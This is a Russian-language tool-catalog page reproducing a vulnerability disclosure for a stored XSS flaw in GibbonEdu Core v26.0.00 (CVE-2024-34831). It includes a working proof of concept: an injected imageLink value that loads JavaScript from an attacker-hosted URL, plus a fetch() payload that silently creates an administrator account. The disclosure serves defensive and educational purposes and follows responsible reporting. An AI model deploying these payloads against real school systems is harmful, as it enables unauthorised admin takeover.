
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-34831 — Подробное раскрытие CVE-2024-34831: хранимый XSS в GibbonEdu Core v26.0.00, приводящий к повышению привилегий через специально созданный параметр imageLink и удаленную полезную нагрузку JavaScript. | Kitploit
Инструменты/GitHubGitHub/enzored/cve-2024-34831
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubenzored/cve-2024-34831

CVE-2024-34831

Подробное раскрытие CVE-2024-34831: хранимый XSS в GibbonEdu Core v26.0.00, приводящий к повышению привилегий через специально созданный параметр imageLink и удаленную полезную нагрузку JavaScript.

Репозиторий
312 лет назадЕщё не проверено
Поделиться

CVE-2024-34831 XSS-уязвимость в GibbonEdu Core v26.0.00, приводящая к повышению привилегий

Gibbon — это отличная полнофункциональная открытая система управления школой. Большие усилия прилагаются для модернизации довольно старой кодовой базы.

Автор: Christian Bajada

1. Уязвимость

Параметр imageLink при редактировании/отправке новых книг (/modules/Library/library_manage_catalog_editProcess.php) подвержен XSS. Пользователи с разрешением Manage Catalog могут эксплуатировать эту уязвимость, вызывая выполнение произвольных скриптов для пользователей с более высокими привилегиями и повышая свои привилегии.

2. PoC — Простой сценарий

  1. Перейдите в Learn > Library > Manage Catalog
  2. Отредактируйте один из элементов книги.


  3. Поле «Image Link» не очищается должным образом и позволяет выполнять произвольный JavaScript. Измените Image Link на [http://x](http://x/)" onerror='alert(1)' — код alert выполнится при загрузке страницы библиотеки:
Gibbon_XSS_1

Gibbon_XSS_1

3. PoC для повышения привилегий

В этом разделе объясняется, как эту уязвимость можно использовать для чего-то более опасного, чем просто всплывающее окно alert(1). Мы собираемся обмануть администратора, вошедшего в систему, чтобы он незаметно создал другого администратора, доступного атакующему.

Поле imageLink слишком мало, чтобы позволить нам вызывать какую-либо значимую функциональность на платформе Gibbon. Мы можем просто разместить JavaScript в другом месте и заставить браузер загрузить и выполнить его. Отсутствие CSP делает это возможным.

  1. Злоумышленник создает полезную нагрузку для создания администратора следующим образом и размещает ее в общедоступном месте, например https://<yourserver.com>/payload.js. Приведенный ниже код, если он выполняется администратором, создаст административного пользователя с именем hexthecat. Код вызывает функцию Gibbon Core для создания нового пользователя со всеми необходимыми параметрами.
fetch('./modules/User%20Admin/user_manage_addProcess.php', { method: 'POST', body: new URLSearchParams({ title: 'Mr.', surname: 'Cat', firstName: 'Hex', preferredName: 'Hex', 'officialName' : 'Hex', gender: 'M', dob: '01/04/2024', gibbonRoleIDPrimary: '001', username: 'hexthecat', passwordNew: 'Hexed001', passwordConfirm: 'Hexed001', status: 'full', canLogin: 'Y', passwordForceReset: 'Y' }) });
  1. Злоумышленник с правом Manage Catalog вводит следующий imageLink для книги (сохраняя оригинал и добавляя часть загрузки скрипта):

http://books.google.com/books?id=SluXuAAACAAJ&printsec=frontcover&img=1&zoom=1&source=gbs_api" onmouseover="$.getScript('https://<yourserver.com>/payload.js')"

  1. Администратор просматривает библиотеку.

Вам нужно либо подождать, пока администратор перейдет в каталог библиотеки, либо убедить его с помощью мессенджера, электронной почты или любого другого канала.

Действие наведения мыши (onmouseover) на изображение книги приведет к получению полезной нагрузки из указанного места (в данном случае <yourserver.com>) и ее выполнению. В результате будет создан административный пользователь, к которому теперь может получить доступ злоумышленник. Слушатель 'onerror' также можно использовать для немедленного выполнения полезной нагрузки без необходимости наводить курсор на изображение.


Вы можете проверить созданного пользователя в меню ADMIN > User Admin
Gibbon_XSS_2

4. Ответственное раскрытие

Опубликовано в соответствии с рекомендациями по ответственному раскрытию https://github.com/GibbonEdu/core/security.


  • 06 мая 2024: Уязвимость сообщена и подтверждена мейнтейнером GibbonEdu.
  • 15 мая 2024: Назначен номер CVE организацией MITRE.
  • 10 сентября 2024: Опубликован совет.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    411
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →



